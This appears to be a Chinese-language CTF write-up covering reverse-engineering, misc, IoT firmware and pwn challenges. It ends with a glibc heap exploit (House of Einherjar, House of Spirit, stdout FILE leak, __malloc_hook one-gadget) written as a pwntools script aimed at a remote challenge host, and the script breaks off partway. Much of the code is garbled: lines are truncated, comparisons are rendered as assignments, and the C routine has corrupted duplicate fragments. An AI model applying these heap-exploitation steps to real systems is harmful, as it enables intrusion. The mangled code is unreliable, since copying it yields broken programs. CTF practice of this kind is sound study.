Week 4 WriteUp

By: RocketDev 6 challenges solved

™ reverse

again!

为啥无法运行也无法反编译!

看图标是打包了一个python环境,先用pyinstxtractor提取里面的资源

里面有个bin1.pyc,pycdc反编译显示3.11的版本,并且存在无法反编译的代码, 换用pycdas进行反汇编,发现从for开始都没有反编译成功,遂尝试自己反编译

```
# Source Generated with Decompyle++
# File: bin1.pyc (Python 3.11)

import hashlib
print('you should use this execute file to decrypt "bin2"')
print('hint:md5')
s = bytearray()
f = bytearray(open('bin1.pyc', 'rb').read())
t = 'jkasnwojasd'

# decompyle by hand
for i in range(0, 15):
    f[i] = (f[i] + f[i % 6] ^ ord(t[i % 6]) + ord(t[i % len(t)])) % 256
    s.append(f[i])
print(s)
md5_hash = hashlib.md5(bytes(s)).hexdigest()
print(md5_hash) # added later
```

拿到md5hash,再看bin2,发现里面的字节貌似都以32个字节为一个块,恰好与hash字符串长度对应, 于是猜测是异或解密

```
hasher = md5_hash.encode() # md5_hash from above var
binary = b''
with open('bin2', 'rb') as bin2:
```

```
while True:
    bgroup = bin2.read(32)
    if bgroup:
        binary += bytes(map(lambda x: x[0] ^ x[1], zip(bgroup, hasher))
    else:
        break
with open('bin2.exe', 'wb') as exe:
    exe.write(binary)
```

解密完了是一个exe,一个btea,反解

```
#include <stdio.h>
int buf[8] = {
                                                0x506FB5C3,
                                                                                                                                                                                                                          0xB9358F45,
                                                                                                                                                                                                                                                                                                                                                                                                                                                0xC91AE8C7,
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    0x3820E280,
                                               0xD13ABA83, 0x975CF554,
                                                                                                                                                                                                                                                                                                                                                                                                                                               0x4352036B,
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    0x1CD20447
};
void decrypt(int *);
void decrypt(int *list) {
                                                  int itred;
                                                int itr = 0;
                                               for (int i = 0; i < 12; i++)
                                                                                                 itr += 0x7937b99e;
                                               for (int i = 0; i < 12; i++, itr -= 0x7937b99e) {</pre>
                                                                                                 itred = itr >> 2 & 3;
                                                                                                 buf[7] -= ((buf[0] * 4 ^ (unsigned int)buf[6] >> 5) + ((unsigned int)buf[6] >> 5) + ((unsigned
                                                                                                                                                                                                   (buf[0] ^ itr) + (list[itred ^ 3] ^ buf[6]));
                                                                                                 buf[6] -= ((buf[7] * 4 ^ (unsigned int)buf[5] >> 5) + ((unsigned int)buf[5] >> 5) + ((unsigned
                                                                                                                                                                                                 (buf[7] ^ itr) + (list[itred ^ 2] ^ buf[5]));
                                                                                                 buf[5] -= ((buf[6] * 4 ^ (unsigned int)buf[4] >> 5) + ((unsigned int)buf[4] >> 5) + ((unsigned
                                                                                                                                                                                                   (list[itred ^ 1] ^ buf[4]) + (buf[6] ^ itr));
                                                                                                 buf[4] = ((buf[5] * 4 ^ (unsigned int)buf[3] >> 5) + ((unsigned int)buf[4] >> 5) + ((unsigned 
                                                                                                                                                                                                 (list[itred] ^ buf[3]) + (buf[5] ^ itr));
                                                                                                 buf[3] -= ((buf[4] * 4 ^ (unsigned int)buf[2] >> 5) + ((unsigned int)buf[2] >> 5) + ((unsigned int)buf[3] -= ((buf[4] * 4 ^ (unsigned int)buf[3] >> 5) + ((unsigned int)buf[3] -= ((buf[4] * 4 ^ (unsigned int)buf[3] >> 5) + ((unsigned int)buf[3] -= ((buf[4] * 4 ^ (unsigned int)buf[3] >> 5) + ((unsigned in
                                                                                                                                                                                                 (list[itred ^ 3] ^ buf[2]) + (buf[4] ^ itr));
                                                                                                 buf[2] -= ((buf[3] * 4 ^ (unsigned int)buf[1] >> 5) + ((unsigned int)buf[1] >> 5) + ((unsigned
                                                                                                                                                                                                   (list[itred ^ 2] ^ buf[1]) + (buf[3] ^ itr));
                                                                                                 buf[1] -= ((buf[2] * 4 ^ (unsigned int)buf[0] >> 5) + ((unsigned in
                                                                                                                                                                                                 (list[itred ^ 1] ^ buf[0]) + (buf[2] ^ itr));
                                                                                                 buf[0] -= ((buf[1] * 4 ^ (unsigned int)buf[7] >> 5) + ((unsigned int)buf[7] >> 5) + ((unsigned
                                                                                                                                                                                                   (list[itred] ^ buf[7]) + (buf[1] ^ itr));
                                               }
                                                return;
}
int main(void) {
```

```
int nums[4] = {0x1234, 0x2341, 0x3412, 0x4123};
decrypt(nums);
printf("flag: %s\n", (char *)buf);
return 0;
}
```

原先以为算法是加解密一体的,然后就把输入设置成要比对的编码过的flag了, 结果不对,于是就反解,并且把看着不顺眼的强制类型转换全去了,发现还是不对然后测试发现,unsigned的处理是不一样的,有符号右移是 SAR ,无符号右移是 SHR , 加上强制转型就对了

change

丑死了

代码里用了2个钩子,一个异或,一个异或+10,逆向即可

crackme2

新一代 flag checker

处理函数喂给gpt,发现是base64,赛博厨子一把梭,好家伙,假flag

程序中存在明显的非法内存读取,将跳过的代码反编译发现是将处理函数做了异或,推测是seh, 但是x64dbg没调出来,程序直接结束了不管了,patch了再说

```
old = open('procOld', 'rb') # 处理函数raw bytes
patch = open('procPatch', 'rb') # 要进行异或的raw bytes
proc = open('proc', 'wb')
binary = b''
for _ in range(0x246a):
```

```
binary += bytes([old.read(1)[0] ^ patch.read(1)[0]])
proc.write(binary)
# 然后再用ImHex将修补完的字节写回exe中
```

打开再看处理函数,变成了大量的等式,z3一把梭

```
#! python
import z3
solver = z3.Solver()
v = [None]
v.extend([z3.BitVec(f'v{i}', 32) for i in range(1, 43)])
for e in v:
    if e is not None:
        solver.add(e \ge 0)
        # solver.add(e \leq 0x7e)
solver.add(v[5] = ord('h'))
solver.add(v[28] = ord('g'))
solver.add(v[11] = ord('a'))
solver.add(v[10] = ord('m'))
solver.add(v[24] = ord('e'))
solver.add(v[41] = ord('\{'\}))
solver.add(v[37] = 2 * v[26])
solver.add(v[18] + 201 * v[24] + 194 * v[10] + 142 * v[20] + 114 * v[39] +
   + ((v[9] + v[23]) << 6) + 14 * (v[21] + 4 * v[25] + v[25]) + 9 * (v[40]
   + 5 * (v[16] + 23 * v[30] + 2 * (v[3] + 2 * v[19]) + 5 * v[5] + 39 * v[
    + 62 * v[22] + 211 * v[41] + 212 * v[29] = 296473
solver.add(v[38] = 2 * v[16])
solver.add(207 * v[41] + 195 * v[22] + 151 * v[40] + 57 * v[5] + 118 * v[6]
   + 142 * v[31] + 51 * v[29] + 122 * (v[26] + v[20]) + 91 * (v[2] + 2 * v[20])
   + 45 * (v[19] + 2 * (v[11] + v[24]) + v[11] + v[24]) + 4 * (3 * (v[23])
   + 26 * v[28] + 101 * v[30] + 154 * v[3] = 354358
solver.add(177 * v[40] + 129 * v[26] + 117 * v[42] + 143 * v[28] + 65 * v[8
   + 15 * (v[7] + 17 * v[30]) + 2 * (v[24] + 91 * v[9] + 95 * v[29] + 51 *
    + 32 * (v[22] + 2 * (v[1] + v[23])) + 6 * (v[2] + 14 * v[16] + 19 * v[1
    + 183 * v[3] = 448573
solver.add(113 * v[19] + 74 * v[3] + 238 * v[6] + 140 * v[2] + 214 * v[26]
        + 125 * v[10] + 175 * v[20] + 23 * v[39] + 137 * v[22] + 149 * v[18]
        + 59 * (4 * v[27] + v[17]) + 41 * (v[1] + v[41])
        + 13 * (v[7] + 11 * (v[40] + v[15]) + 6 * v[42] + 4 * (v[28] + 2 *
solver.add(229 * v[21] + 78 * v[1] + v[2] + v[9] + 133 * v[27] + 74 * v[6]
        + 105 * v[41] + 221 * v[10] + 121 * v[39] + 218 * (v[19] + v[29]) +
```

```
+ 4 * (27 * v[20] + 50 * v[11] + 45 * v[18] + 19 * (v[3] + v[42]) +
        + 153 * v[15] = 424240
solver.add(181 * v[25] + 61 * v[2] + 65 * v[21] + 58 * v[31] + 170 * v[29]
        + 3 * (53 * v[41] + 74 * (v[8] + v[3]) + 13 * (v[42] + 6 * v[9]) +
        + 35 * v[1] + 29 * v[15]) + 4 * (57 * v[6] + 18 * (v[5] + v[37]) +
        + 197 * v[19] = 421974)
solver.add(v[33] = 2 * v[41])
solver.add(209 * v[21] + 249 * v[30] + 195 * v[2] + 219 * v[25] + 201 * v[3]
        + 29 * (8 * v[24] + v[40] + 4 * v[27] + v[27]) + 2 * (v[8] + 55 * (
        + 3 * (v[10] + 39 * v[9] + 2 * (v[6] + 20 * v[20]) + 35 * v[7]) + 4
        + 46 * (v[37] + v[16]) + 98 * v[1]) + 53 * v[23] + 171 * v[15] + 12
solver.add(v[32] = 2 * v[18])
solver.add(162 * v[19] + 74 * v[5] + 28 * v[27] + 243 * v[42] + 123 * v[28]
        + 122 * (v[6] + 2 * v[7]) + 211 * (v[10] + v[25]) + 21 * (v[17] + 7)
        + 11 * (v[4] + 23 * (v[16] + v[39]) + 2 * (v[40] + 5 * v[30] + 2 *
        + 5 * (46 * v[9] + 26 * v[20] + 4 * (v[31] + 2 * v[21]) + v[15] + 2
        + 36 * (v[3] + 5 * v[26]) = 376007)
solver.add(v[35] = v[25] + v[30])
solver.add(63 * v[19] + 143 * v[5] + 250 * v[6] + 136 * v[2] + 214 * v[40]
        + 244 * v[23] + (v[9] << 7) + 150 * v[31] + 109 * v[29] + 70 * v[41]
        + 69 * (v[25] + v[30] + v[27]) + 74 * (v[16] + 2 * v[15] + v[15]) +
        + 40 * (v[1] + 4 * v[21] + v[21]) + 81 * v[10] + 94 * v[4] + 84 * v
solver.add(229 * v[15] + 121 * v[4] + 28 * v[30] + 206 * v[16] + 145 * v[27]
        + 79 * v[8] + 102 * v[25] + 124 * v[23] + 65 * v[9] + 68 * v[31] +
        + 163 * v[22] + 137 * v[18] + 53 * (v[5] + 2 * v[29]) + 126 * (v[40])
        + 12 * (v[2] + 16 * v[42]) + 109 * v[20] + 232 * v[3] + 47 * v[19]
solver.add(209 * v[21] + 233 * v[40] + 93 * v[1] + 241 * v[2] + 137 * v[8]
        + 149 * v[20] + 99 * v[11] + 37 * v[22] + 219 * v[18] + 17 * (v[6])
        + 5 * (16 * v[39] + 11 * (v[41] + 2 * v[27] + v[27]) + 12 * v[7] +
        + 18 * (v[23] + 2 * (v[4] + v[26] + 2 * v[4]) + v[4] + v[26] + 2 *
        + 154 * v[15] = 392484
solver.add(v[34] = 2 * v[31])
solver.add(155 * v[15] + 247 * v[40] + 157 * v[28] + 119 * v[23] + 161 * v[
        + 123 * (2 * v[31] + v[42]) + 21 * (v[41] + 12 * v[30]) + 55 * (v[9])
        + 15 * (v[3] + 16 * v[10] + 9 * v[21]) + 2 * (v[2] + 115 * v[29] +
                                                      + 71 * v[11] + 28 * (
solver.add(220 * v[3] + 200 * v[4] + 139 * v[15] + 33 * v[5] + 212 * v[30]
        + 89 * v[2] + 252 * v[40] + 223 * v[42] + 19 * v[25] + 141 * v[21]
        + 46 * v[24] + 109 * v[10] + 217 * v[39] + 75 * v[22] + 157 * v[18]
        + 43 * (v[28] + 2 * v[29] + v[29]) + 32 * (v[8] + v[7] + 2 * v[8] +
```

```
solver.add(211 * v[24] + 63 * v[15] + 176 * v[5] + 169 * v[16] + 129 * v[27
              + 188 * v[23] + 130 * v[9] + (v[31] << 6) + 91 * v[41] + 208 * v[20]
              + 71 * (v[6] + 2 * v[11]) + 103 * (v[8] + 2 * v[30])
              + 6 * (v[21] + 10 * v[28] + 28 * v[7] + 9 * v[29] + 19 * v[2] + 24
              + 23 * v[19] = 356282)
solver.add(v[12] = v[10] + 2 * (v[31] + 4 * (v[29] + v[17])) + v[31] + 4 *
solver.add(94 * v[42] + 101 * v[2] + 152 * v[40] + 200 * v[7] + 226 * v[8]
              + ((v[6] + 3 * v[28]) << 6) + 41 * (4 * v[9] + v[21]) + 23 * (v[39])
              + 7 * (v[20] + 10 * v[25] + 2 * v[12] + v[12])
              + 3 * (78 * v[30] + 81 * v[16] + 55 * v[27] + 73 * v[1] + 4 * v[26]
              + 62 * v[22] + 88 * v[5] + 110 * v[4] = 423091
solver.add(133 * v[22] + 175 * v[15] + 181 * v[30] + 199 * v[16] + 123 * v[
              + 33 * v[26] + 100 * v[42] + 229 * v[7] + 177 * v[8] + 134 * v[31]
              + 228 * v[20] + 92 * v[11] + 86 * (v[9] + v[32]) + 94 * (v[23] + v[
              + 72 * v[5] + 93 * v[39] + 152 * v[4] + 214 * v[19] = 391869
solver.add(211 * v[24] + 213 * v[18] + 197 * v[40] + 159 * v[25] + 117 * v[
              + 69 * v[11] + 43 * (v[2] + v[29] + 2 * v[2]) + 116 * (v[4] + v[10])
              + 11 * (v[16] + 13 * v[27] + 5 * v[5] + 8 * v[30]) + 6 * (29 * v[28])
              + 136 * v[7] + 142 * v[6] + 141 * v[19] = 376566
solver.add(173 * v[3] + 109 * v[15] + 61 * v[30] + 187 * v[1] + 79 * v[6] +
              + 193 * v[41] + 58 * v[24] + 146 * v[10] + (v[20] << 6) + 89 * v[39]
              + 7 * (29 * v[18] + v[29] + 4 * v[7]) + 13 * (3 * v[42] + v[16] + 7
              + 3 * (v[4] + 83 * v[5] + 51 * v[27] + 33 * v[22] + 8 * (v[19] + 4)
solver.add(v[36] = 3 * v[21])
solver.add(78 * v[1] + 131 * v[5] + 185 * v[16] + 250 * v[40] + 90 * v[26]
              + 253 * v[39] + 104 * v[22] + 58 * (v[2] + 2 * v[7]) + 96 * (v[15])
              + 19 * (v[23] + 3 * v[21] + 4 * v[29] + v[29]) + 7 * (22 * v[41] +
              + 109 * v[20] + 102 * v[30] + 100 * v[19] = 401351
solver.add(233 * v[19] + 71 * v[5] + 209 * v[27] + 82 * v[6] + 58 * v[26] +
              + 222 * v[11] + 191 * v[18] + 123 * (v[7] + v[40]) + 69 * (v[9] + 2
              + 9 * (v[3] + 8 * v[24] + 7 * (3 * v[1] + v[28]) + 5 * v[16] + 19 *
              + 4 * (v[15] + 26 * v[17] + 61 * v[29] + 43 * v[42] + 49 * v[2] + 3
              + 10 * (7 * (v[8] + v[36]) + v[39] + 12 * v[10]) = 368427)
solver.add(139 * v[30] + 53 * v[5] + 158 * v[16] + 225 * v[1] + 119 * v[6]
              + 54 * v[9] + 125 * v[17] + 170 * v[24] + 184 * v[11] + 226 * v[22]
              + 39 * (5 * v[26] + v[27]) + 21 * (v[39] + 8 * v[42]) + 12 * (17 * v[42]) + 12 * (17
              + 157 * v[3] = 403881
solver.add(114 * v[3] + 61 * v[27] + 134 * v[40] + 62 * v[42] + 89 * v[9] +
              + 47 * (5 * v[16] + v[22]) + 74 * (v[4] + v[31]) + 142 * (v[2] + v[
              + 27 * (v[25] + 9 * v[23] + 8 * v[6]) + 4 * (v[21] + 63 * v[19] + 2
              + 10 * (v[8] + 4 * v[39] + v[39]) = 382979)
solver.add(122 * v[25] + 225 * v[21] + 52 * v[23] + 253 * v[9] + 197 * v[17
```

```
+ 88 * v[22] + 127 * (v[10] + v[32]) + 37 * (v[7] + 3 * v[3]) + ((v[7] + 3 * v[3]) + ((v[7] + 3 * v[3])
              + 7 * (21 * v[8] + v[27] + 18 * (v[4] + v[1] + v[38])) + 6 * (23 * v[4] + v[4
              + 10 * (v[5] + 11 * v[28] + 21 * v[42]) + 149 * v[19] + 165 * v[40]
solver.add(165 * v[20] + 223 * v[4] + 249 * v[5] + 199 * v[1] + 135 * v[2]
              + 186 * v[9] + 79 * v[41] + 217 * v[24] + 122 * v[11] + 38 * v[18]
               + 4 * (11 * (5 * v[30] + v[39]) + 6 * (v[10] + 2 * v[22]) + v[27] +
              + 229 * v[15] + 86 * v[3] + 234 * v[19] = 453748
solver.add(181 * v[25] + 94 * v[42] + 125 * v[1] + 226 * v[26] + 155 * v[7]
              + 166 * v[11] + 120 * v[22] + 59 * v[18] + 32 * (v[9] + v[8]) + 158
              + 67 * (v[28] + 2 * v[20]) + 11 * (v[39] + 10 * v[16] + 11 * v[10])
              + 56 * v[27] + 225 * v[3] = 358321
solver.add(229 * v[21] + 135 * v[4] + 197 * v[15] + 118 * v[5] + 143 * v[16]
              + 58 * v[8] + 179 * v[23] + 142 * v[9] + 178 * v[17] + 230 * v[31]
              + 87 * v[20] + 200 * v[39] + 233 * v[11] + 49 * v[22] + 127 * v[35]
              + 109 * v[42] + 75 * v[3] + 165 * v[19] = 456073
solver.add(41 * v[4] + 253 * v[3] + 163 * v[15] + 193 * v[30] + 155 * v[16]
              + 201 * v[25] + 237 * v[9] + 223 * v[31] + 95 * v[24] + 194 * v[20]
              + 69 * (v[10] + 3 * v[28]) + 211 * (v[1] + v[29]) + 4 * (43 * v[7])
              + 6 * (v[5] + 33 * v[41] + 20 * (2 * v[19] + v[21]) + 24 * v[23]) =
solver.add(v[13] = v[6] + v[1] + 8 * v[6] + 4 * (v[8] + 2 * v[27]))
solver.add(111 * v[19] + 190 * v[3] + 149 * v[4] + 173 * v[28] + 118 * v[23
              + 125 * v[22] + 162 * v[18] + 214 * v[35] + 14 * (v[34] + v[24]) +
               + 65 * (v[26] + v[17] + 2 * v[26] + 2 * v[5]) + 4 * (v[7] + 38 * v[
solver.add(27 * v[27] + 223 * v[6] + 147 * v[26] + 13 * v[21] + 35 * (v[17]
              + 11 * (v[1] + 17 * (v[9] + v[5]) + 10 * v[16] + 3 * v[31]) + 2 * (
              + 61 * v[22] + 111 * (v[10] + v[40]) + 14 * (v[20] + v[7] + 2 * v[7]
               + 93 * v[39] + 251 * v[30] + 131 * v[3] = 393303
solver.add(116 * v[9] + 152 * v[29] + 235 * v[20] + 202 * v[18] + 85 * (v[8]
              + 7 * (19 * v[4] + 9 * (v[10] + 2 * v[25]) + v[2] + 33 * v[3] + 32
              + 3 * (71 * v[39] + 43 * v[22] + 32 * (v[17] + v[26]) + 15 * (v[5])
              + 10 * (v[21] + 11 * v[30] + 16 * v[15]) + 136 * v[7] + 106 * v[1]
solver.add(127 * v[4] + 106 * v[15] + 182 * v[30] + 142 * v[5] + 159 * v[16
              + 247 * v[23] + 122 * v[9] + 95 * v[41] + 62 * v[10] + 203 * v[39]
              + 9 * (22 * v[24] + v[20] + 27 * v[31] + 28 * v[40])
              + 10 * (v[8] + v[22] + v[36] + 8 * v[17] + 2 * (v[22] + v[36] + 8 *
               + 6 * (23 * v[27] + v[26]) + 213 * v[18] + 179 * v[3] + 43 * v[19]
solver.add(149 * v[19] + v[1] + 133 * v[22] + 207 * v[41] + 182 * v[26] + 2
               + 142 * v[18] + 156 * (v[9] + v[25]) + 16 * (v[29] + 6 * v[31]) + 1
               + 49 * (v[30] + 4 * v[16]) + 11 * (v[5] + 22 * v[11]) + 5 * (v[15]
              + 123 * v[3] = 418697
print(solver.check())
```

```
print(solver.statistics())
open('solution', 'w').write(str(solver.model()))
```

一开始以为每个未知量都是在ascii范围的,然后一直是unsat,于是就把这个限制去掉了,然后发现,有的数超过了范围,这才想起来这些数字只是中间量,不是flag字符之一,所以去掉限制就sat了

等的时间也是超久,本来都不抱希望了,吃个晚饭一看,sat!整整2922秒!

```
1985.35
487.57
10055636212758.00
13632155780.00
:memory
:num-allocs
:rlimit-count
:sat-ate
                                               7749
3430473
:sat-backjumps
                                               2061
77
3432534
:sat-backtracks
:sat-bce
:sat-conflicts
:sat-decisions
                                               4747317
:sat-del-clause
:sat-elim-bool-vars-res
                                               7274408
:sat-elim-clauses
:sat-elim-literals
:sat-gc-clause
:sat-minimized-lits
                                               1102186
                                               12510433
3112244
                                               157814192
                                              1435539
996556
6769013
:sat-mk-clause-2ary
:sat-mk-clause-3ary
:sat-mk-clause-nary
:sat-mk-var
:sat-probing-assigned
:sat-propagations-2ary
                                               764534
135
1410548528
:sat-propagations-nary
:sat-restarts
:sat-scc-elim-binary
                                               3952941133
351283
:sat-scc-elim-vars
:sat-subs-resolution
:sat-subs-resolution-dyn
                                               36384
:sat-subsumed
                                               743824
:sat-units
:solve-eqs-elim-vars
:solve-eqs-steps
:time
                                               3277090
```

由于v?并不与flag——对应,因此提取出解集后还要再处理一次(主要是不知道解集怎么access)

```
# solution里的[]已经预先去除了
mapping = {1:25, 2:21, 3:31, 4:29, 5:0, 6:23, 7:8, 8:28, 9:12, 10:3, 11:2,
           16:24, 27:11, 17:26, 30:14, 40:7, 26:20, 42:22, 28:1, 25:27, 21:
           31:13, 29:10, 41:5, 24:4, 20:15, 39:17, 22:6, 18:9}
solve = [0] * 43
solution = open('solution', 'r')
cont = solution.read()
solution.close()
pairs = cont.split(',')
for pair in pairs:
    key, val = pair.split('=')
    v = key.find('v')
    solve[int(key[v + 1:])] = int(val)
flag = [''] * 43
for i, e in enumerate(solve):
    if i in mapping:
```

```
flag[mapping[i]] = chr(e)
print(''.join(flag))
```

misc

Maybezip

下载附件,根据题目推测是zip压缩包,但是无法直接打开,ImHex看一下

```
000000000: 77 6C 24 23 33 27 27 27 000000010: 27 27 27 27 27 27 27 27 27 00000020: 53 08 77 6C 24 23 33 27
                                                27 27 AA 71 74 7F 27 27 27 27 27 27 28 25 27 27 48 52
                                                                                 wl$#3''''.qt.''
                                                2C 27 2F 27 82 7A 65 69 S.wl\#3','/'.zei
A3 62 26 27 2C 27 27 27 ....b&'.b&','''
00000030: C4 93 A2 F0 89 62
00000040: 48 52 53 08 17
                                       16 09
                                                57 49 40 51 5C 1C 9E DO HRS..
00000050: E9 E0 F8 24 AF 29 AB 8B
                                                0E B6 EC E2
                                                                E9 20
                                                                        20 CD
00000060: 40 5D A2 34 E0 9C 2F 2C
                                                89 83 37 06 75 6F 5B 9F
                                                                                 @].4../,..7.uo[
.l./...|.0.3...
000000070: C2 6C B0 2F 07 B8 D4 7C 00000080: 55 20 4B 03 74 37 76 B1
                                                9C 30 06 33 D9 F9 E4 28
                                                BA EF F8 83 2C 6E 08 4D
                                                                                 U K.t7v..
                                      76 B1
00000090: 1D D9 26 23 40 AE 0E D8
                                                62 79 49 A9 BB 27 EA DC
000000A0: 39 32 B4 1E B7 04 3D AF
                                                3A FD 46 FC
```


开头有很多27,推测所有字节和0x27做了异或,那么异或回来

```
binary = b''
with open('maybezip', 'rb') as mzip:
    while True:
        chars = mzip.read(1024)
        if chars:
            binary += bytes(map(lambda x: x ^ 0x27, chars))
        else:
            break
with open('itis.zip', 'wb') as rzip:
        rzip.write(binary)
```

7-zip打开,发现里面有很多png图片,还有一个文档,并且加了密,加密方式是 ZipCrypto?

bkcrack—把梭,如果取png头前16字节,那就找不到密钥,如果取前12字节, 找到 的密钥又是错的

回过头看里面的文件,好像修改时间有点怪异



创建时间都是114514 好臭的时间,但是修改时间略有不同,有的是11,有的是10(秒) 在ipython里看看各个的修改时间:

```
In [8]: from zipfile import ZipFile
In [9]: zip_ = ZipFile('itis.zip')
In [10]: zip_.printdir()
File Name
                                                         Modified
out/
                                                 2024-02-19 10:52:26
out/001.png
                                                 2019-02-02 11:45:10
                                                                              8
out/002.png
                                                 2019-02-02 11:45:12
                                                                              5
out/003.png
                                                 2019-02-02 11:45:12
                                                                              6
                                                                              7
out/004.png
                                                 2019-02-02 11:45:12
                                                 2019-02-02 11:45:10
out/005.png
                                                                              6
                                                 2019-02-02 11:45:12
out/006.png
                                                                              6
                                                                              5
out/007.png
                                                 2019-02-02 11:45:12
out/008.png
                                                 2019-02-02 11:45:12
                                                                              5
out/009.png
                                                 2019-02-02 11:45:10
                                                                              5
out/010.png
                                                 2019-02-02 11:45:12
                                                                              4
# ... and more
```

这里读取到的修改时间略有偏差,所有12应为11,不难想到,01不正是一位吗,将其连起来得到:


```
In [5]: val
Out[5]: '0x776861745f69735f747570706572'
In [6]: bytes.fromhex(val[2:])
Out[6]: b'what_is_tupper'
```

因为一个字节是8位,所以bstr要截断,截断以后得到 what_is_tupper ,推测为zip密 钥,用其解压 my_secret.txt 得到一个很大的数字

其他的文件是幸运星化学书,但是高糊,只见人不见字

727873297223509985235745114810257416958169646355583844422026929393432483103

结合前面的密钥名字,推测为塔泊自指公式,输入数字后得到图像:



一开始以为要补角补成二维码,想想不对,缺的太多了点,搜了一下发现是MicroQR, 然后就尝试解密,使用本家的Applications, 再搭配上patch好的图片,拿到正确的扫描结果,拼接得到flag

思路和cbctf撞了

本来先用pyboof,但是java版本等问题纷至沓来,最后不得不放弃pyboof, 然后网站上画的图还扫不出来,我又拿ps完善了一下原来的图,终于能扫出来了



IOT

ez7621

flag in kernel mode.

一个openwrt固件,先尝试解压一下

```
> binwalk -e openwrt.bin
> cd _openwrt.bin.extracted
> find . -name "*flag*"
./squashfs-root/etc/modules-boot.d/30-flag
./squashfs-root/etc/modules.d/30-flag
./squashfs-root/usr/lib/opkg/info/kmod-flag.list
./squashfs-root/usr/lib/opkg/info/kmod-flag.prerm
./squashfs-root/usr/lib/opkg/info/kmod-flag.control
./squashfs-root/lib/modules/5.15.137/mt7621-flag.ko
```

看了一下 30-flag 也是在引用flag模块,直接扔进Ghidra分析 内核代码不太清楚,但是有一个 ^ 0x56 ,试着异或了一下 \$LC0 ,就直接是flag了

```
In [1]: bytes(map(lambda x: x ^ 0x56, b'>17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5a}}
Out[1]: b'hgame{33bb6e67-6493-4d04-b62b-421c7991b2bb}'
```

pwn

EldenRingFinal

标题依旧是没活

you need to learn some FILE IO knowlegde first

文件属性

属性	值
Arch	x64
RELRO	Full
Canary	on
NX	on
PIE	off
strip	no

解题思路

众所周知, .bss 段上存在 stdout, stdin, stderr 三个指针指向glibc中的 IO_FILE, 又知修改 _IO_2_1_stdout_ 的 _IO_write_base, 将其覆写为小于 _IO_write_ptr 的

值,可以在执行 puts 等函数时输出从base到ptr的字节,从而在没有 show 的情况下泄露libc

由于没开PIE,我们可以先利用Off-by-One打 **House of Einherjar** 造成Heap Overlap,以进行 Arbitrary Alloc,利用字节错位分配堆块到 stdout 地址低处,打 **House of Spirit** 伪造堆块并修改 stdout ,使其指向 _IO_2_1_stdout_ 低地址处字节错位 然后依次将堆块分配到伪造的堆块、 _IO_2_1_stdout_ 低地址处 (在 _IO_2_1_stderr_ 中),然后覆写 _IO_2_1_stderr_ 结构体直到覆写 _IO_2_1_stdout_ 的 _flags 为 0xfbad1800 ,以及其 _IO_write_ptr 为 _IO_2_1_stdout_ 的 _chain 的地址(指向 _IO_2_1_stdin_),这样,在 add_note 结束时运行 puts("success!")的时候就会泄露出libc(即 _IO_2_1_stdin_ 的地址)要注意的是远程地址有偏移,在修改 stdout 时,由于需要修改2个字节,因此要爆破 1/16的概率

一开始我借 stdout 为跳板,改 stdin 为0(prev_size),想打 stderr ,结果发现, scanf 会用到 stdin ! 也就是在执行 scanf 的时候直接SIGSEGV了,于是我就倒着找,在 stdout 之前的只读段中找跳板(libc非0的最高字节),由于malloc时不会写入数据,因此这么做不会报错

在leak了之后,恢复堆结构,再打 **House of Einherjar** ,分配到 &__malloc_hook - 0x23 的位置写OneGadget即可

EXPLOIT

```
from pwn import *
import inspect
context.terminal = ['tmux','splitw','-h']
def payload(lo:int):
    global sh
    if lo:
        sh = process('./eldering4')
        if lo & 2:
            gdb.attach(sh, gdbscript='p /x &_IO_2_1_stdout_')
    else:
        sh = remote('139.224.232.162', 31630)
    libc = ELF('/home/Rocket/glibc-all-in-one/libs/2.23-0ubuntu3_amd64/libc
    elf = ELF('./eldering4')
    def eofHandler():
        warn(f'eof detected! running line {inspect.stack()[2][2]}') # print
        if sh.can_recv():
            info(str(sh.recv()))
        sh.close()
        return None
```

```
def addPage():
    sh.sendlineafter(b'>', b'1')
def delPage(page:int):
    sh.sendlineafter(b'>', b'2')
    sh.sendlineafter(b'page', str(page).encode())
def addNote(page:int, size:int, content:bytes=b'\n') → bytes:
    sh.sendlineafter(b'>', b'3')
    sh.sendlineafter(b'to?\n>', str(page).encode())
    sh.sendlineafter(b'size:\n>', str(size).encode())
    sh.sendafter(b'tent:\n>', content)
    try:
        ret = sh.recvuntil(b'success!', False, 1)
    except EOFError:
        return eofHandler()
    if not ret:
        return eofHandler()
    elif ret[:1] = b' n': # sometimes there is a '\n', sometimes not
        ret = ret[1:]
    return ret
def delNote(page:int, note:int):
    sh.sendlineafter(b'>', b'4')
    sh.sendlineafter(b'>', str(page).encode())
    sh.sendlineafter(b'>', str(note).encode())
chunkHead = elf.symbols['stdout'] - 0x2b # byte misalignment
wStdoutOffset = (libc.symbols['_I0_2_1_stdout_'] - 0x43) & 0xfff
if lo & 4:
    bruteByte = int(input('input last WORD of &_IO_2_1_stdout_: 0x'), 1
else:
    bruteByte = 0x4000
wStdoutOffset += bruteByte
bStdoutChain = (libc.symbols['_I0_2_1_stdout_'] + 0x68) & 0xff
# alloc some 0x31 chunks in case allocations of structs influence our w
addNote(0, 0x20) # 1
addNote(0, 0x20) # 2
addNote(0, 0x20) # 3
addNote(0, 0x20) # 4
addNote(0, 0x20) # 5
delNote(0, 1)
delNote(0, 2)
delNote(0, 3)
delNote(0, 4)
delNote(0, 5)
# house of einherjar #1, alloc to stdout - 0x2b to modify stdout
addNote(0, 0x88) # 1
addNote(0, 0x68) # 2
addNote(0, 0x88) # 3
```

```
addNote(0, 0x8) # 4 guard chunk, preventing chunks from being merged in
delNote(0, 1)
                                                     # release in advanc
delNote(0, 2)
addNote(0, 0x68, b'0'*0x60 + p64(0x100) + p8(0x90)) # 5 zero out PREV_I
delNote(0, 3)
                                                     # cause heap overla
delNote(0, 5)
                                                     # now chunk 5 is in
